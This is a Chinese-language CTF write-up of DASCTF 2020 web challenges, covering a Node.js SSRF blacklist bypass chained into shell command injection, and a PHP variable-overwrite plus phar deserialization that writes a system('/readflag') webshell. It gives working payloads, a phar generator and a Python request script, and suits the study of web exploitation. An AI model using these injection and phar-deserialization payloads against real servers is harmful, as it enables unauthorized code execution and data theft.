DASCTF 2020 12 25

by Firebasky

> 怎么说呢，题目还是不错，晚上问了一下羽师傅，发现居然web全部是原题~
>
> 说明自己见过的太少了。继续加油。
>
> 最后和atao获得了优胜奖。

web1 easyjs

`没有做~,队友做的(atao师傅)`

```
//index.js
var express = require('express');//加载模块
var config = require('../config');//包含文件
var url=require('url');//请求url
var child_process=require('child_process');
var fs=require('fs');//fs方法
var request=require('request');
var router = express.Router();//创建一个路由容器

var blacklist=['127.0.0.1.xip.io','::ffff:127.0.0.1','127.0.0.1','0','localhost','0.0.0.0','[::1]','::1'];//黑名单
//通过本地环回地址127.0.0.2

router.get('/', function(req, res, next) {//路径根目录
    res.json({});
});

router.get('/debug', function(req, res, next) {//路径debug
    console.log(req.ip);
    if(blacklist.indexOf(req.ip)!=-1){//绕过黑名单
        console.log('res');
        //接收一个url参数
    var u = req.query.url.replace(/[\"\']/ig,'');//对于单引号和双引号的过滤
    //req.query.url会进行一次url解码
    //先进行url.parse(u).href方法然后在替换，可能存在问题，跟进函数
    let log = `echo  '${url.parse(u).href}'>> /tmp/log`;//可能存在问题
    //可以造成引号逃逸了
    child_process.exec(log);//执行log文件里面的内容
    res.json({data:fs.readFileSync('/tmp/log').toString()});
    }else{
        res.json({});
    }
});
router.post('/debug', function(req, res, next) {//post参数
    //存在url参数
    console.log(req.body);
    if(req.body.url !== undefined) {
        var u = req.body.url;//url参数控制
    var urlObject=url.parse(u);//解析url
```


```
    if(blacklist.indexOf(urlObject.hostname) == -1){
        var dest=urlObject.href;
        request(dest,(err,result,body)=>{//发一个请求，利用这里进行ssrf
            res.json(body);
        })
    }
    else{
        res.json([]);
    }
    }
});
module.exports = router;
```

首先在`GET`方式的`debug`路由中，存在可控的命令执行，但是需要`req.ip`为黑名单的`ip`，那么就可以确定这是一道`SSRF`题目了，然后看`POST`方式`debug`路由，可知这道题目的解题方法应该是通过`POST`访问`debug`路由，传递`url`参数，使`url`参数经过`url.parse()`处理后对应的`hostname`不在黑名单中，然后调用`request()`去访问`url.parse`处理后的`href`，这里由于黑名单过滤不全，可以通过`http://2130706433/`、`http://0177.0.0.01/`等方式绕过，就可以通过GET方法来进行解析；之后就是要闭合单引号，执行多条命令了，经过测试发现，在`@`符号之前输入`%27`，会经过url解码变成单引号。（不想分析源代码）

然后就是`命令执行`

考虑这里的命令执行和字符串拼接一样，所以我们可以直接尝试执行。由于URLEncode的编码问题，我们来尝试使用Shell特有的一些字符来绕过从而达到空格的目的。这里我们使用${IFS}来当成空格使用。IFS在Shell里面被称为内部字段分隔符，可以起到分割字符串的作用。可以通过%00截断来屏蔽掉后面命令造成的影响。那么操作方法就呼之欲出了：使用二次编码绕过来执行命令，结合Shell相关知识来进行命令执行拿到flag。

```
{"url":"http://127.0.0.2:10300/debug?
url=http://a%2527@a;cp$IFS/flag$IFS/tmp/log%00"}
```



总的来说:

`url.parse(u).href`方法会**在@前的字符会进行多一次url解码,而**`req.query.url`方法也会进行`url`解码**，所以可以用两次url编码绕过单引号。**

```
假如传递的是%2527
req.query.url方法之后是%25
url.parse(u).href方法之后是'
这样就可以成功绕过
```

[web-babyjs]

[网鼎杯2020-Babyjs复现]

web2 easyphp

`考察phar文件 写入文件`

```php
#index.php
<?php
error_reporting(E_ALL);
$sandbox = './uploads/';
if(!is_dir($sandbox)) {
    mkdir($sandbox);
}
include_once('template.php');
$template = array('tp1'=>'tp1.tpl','tp2'=>'tp2.tpl','tp3'=>'tp3.tpl');
if(isset($_GET['var']) && is_array($_GET['var'])) {
    extract($_GET['var'], EXTR_OVERWRITE);#控制变量覆盖
} else {
    highlight_file(__FILE__);
    die();
}
if(isset($_GET['tp'])) {
    $tp = $_GET['tp'];
    if (array_key_exists($tp, $template) === FALSE) {
        echo "No! You only have 3 template to reader";
        die();
    }
    $content = file_get_contents($template[$tp]);#可以写入文件
    $temp = new Template($content);
} else {
    echo "Please choice one template to reader";
}
?>
```

`第一步我们需要读文件，通过变量覆盖去让$template[$tp]=template.php`

`?var[template][tp1]=template.php&tp=tp1`

```php
<?php
class Template{
    public $content;
    public $pattern;
    public $suffix;
    public function __construct($content){
```

```
        $this->content = $content;
        $this->pattern = "/{{([a-z]+)}}/";
        $this->suffix = ".html";
    }
    public function __destruct() {
        $this->render();
    }
    public function render() {
        while (True) {
            if(preg_match($this->pattern, $this->content, $matches)!==1)
                break;
            global ${$matches[1]};

            if(isset(${$matches[1]})) {
                $this->content = preg_replace($this->pattern,
${$matches[1]}, $this->content);
            }
            else{
                break;
            }
        }
        if(strlen($this->suffix)>5) {
            echo "error suffix";
            die();
        }
        $filename = './uploads/'  . md5($this->content) . $this->suffix;
        file_put_contents($filename, $this->content);#写入文件
        echo "Your html file is in " . $filename;
    }
}
?>
```

因为严格的限制了后缀名

```
$filename = './uploads/'  . md5($this->content) . $this->suffix;
```

于是我们通过phar文件(`file_get_contents()`)去触发序列化，去构造`Template类`然后就可以控制其中的属性和值，通过`phar://`协议触发

而如何上传文件，就通过自己的vps操作

先生成phar文件

```
<?php
class Template{
    public $content;
    public $pattern;
    public $suffix;
    public function __construct($content){
        $this->content = '<?php system("/readflag")?>';#<?php system('ls
/');?>
        $this->pattern = "";
        $this->suffix = ".php";
    }
}
@unlink("phar1.phar");//unlink() 函数删除文件。
$phar = new Phar("phar.phar");
```

```php
$phar->startBuffering();//开始缓冲Phar写操作
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub
$A = new Template('');
$phar->setMetadata($A);//将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test");//以字符串的形式添加一个文件到phar档案添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
?>
```

然后通过python脚本实现


```python
#-*-codeing = utf-8 -*-
import requests
url='http://8.129.41.25:10305/'

res = requests.get(url+'?var[template][tp1]=http://ip/test/phar.phar&tp=tp1')
print(res.text)

res = requests.get(url+'?var[template][tp1]=phar://uploads/ip路径/3fa6c223cbee3847fe08ced606a20e26.html&tp=tp1')

print(res.text)
```

`然后去ip目录下查看都有php文件访问就OK`



DASCTF{2d5eda46664db31db0c1d079c637fb93}

web3 babylaminas

`Laminas框架 考察反序列化`

环境没有成功搭起~

有exp，但是没有分析源代码，就不发了。等着前面考试完在研究吧~

总结

1.学习了nodejs的分析思路

2.对限制后缀名文件上传可以利用phar触发类的属性或者方法的操作

3.对php框架的学习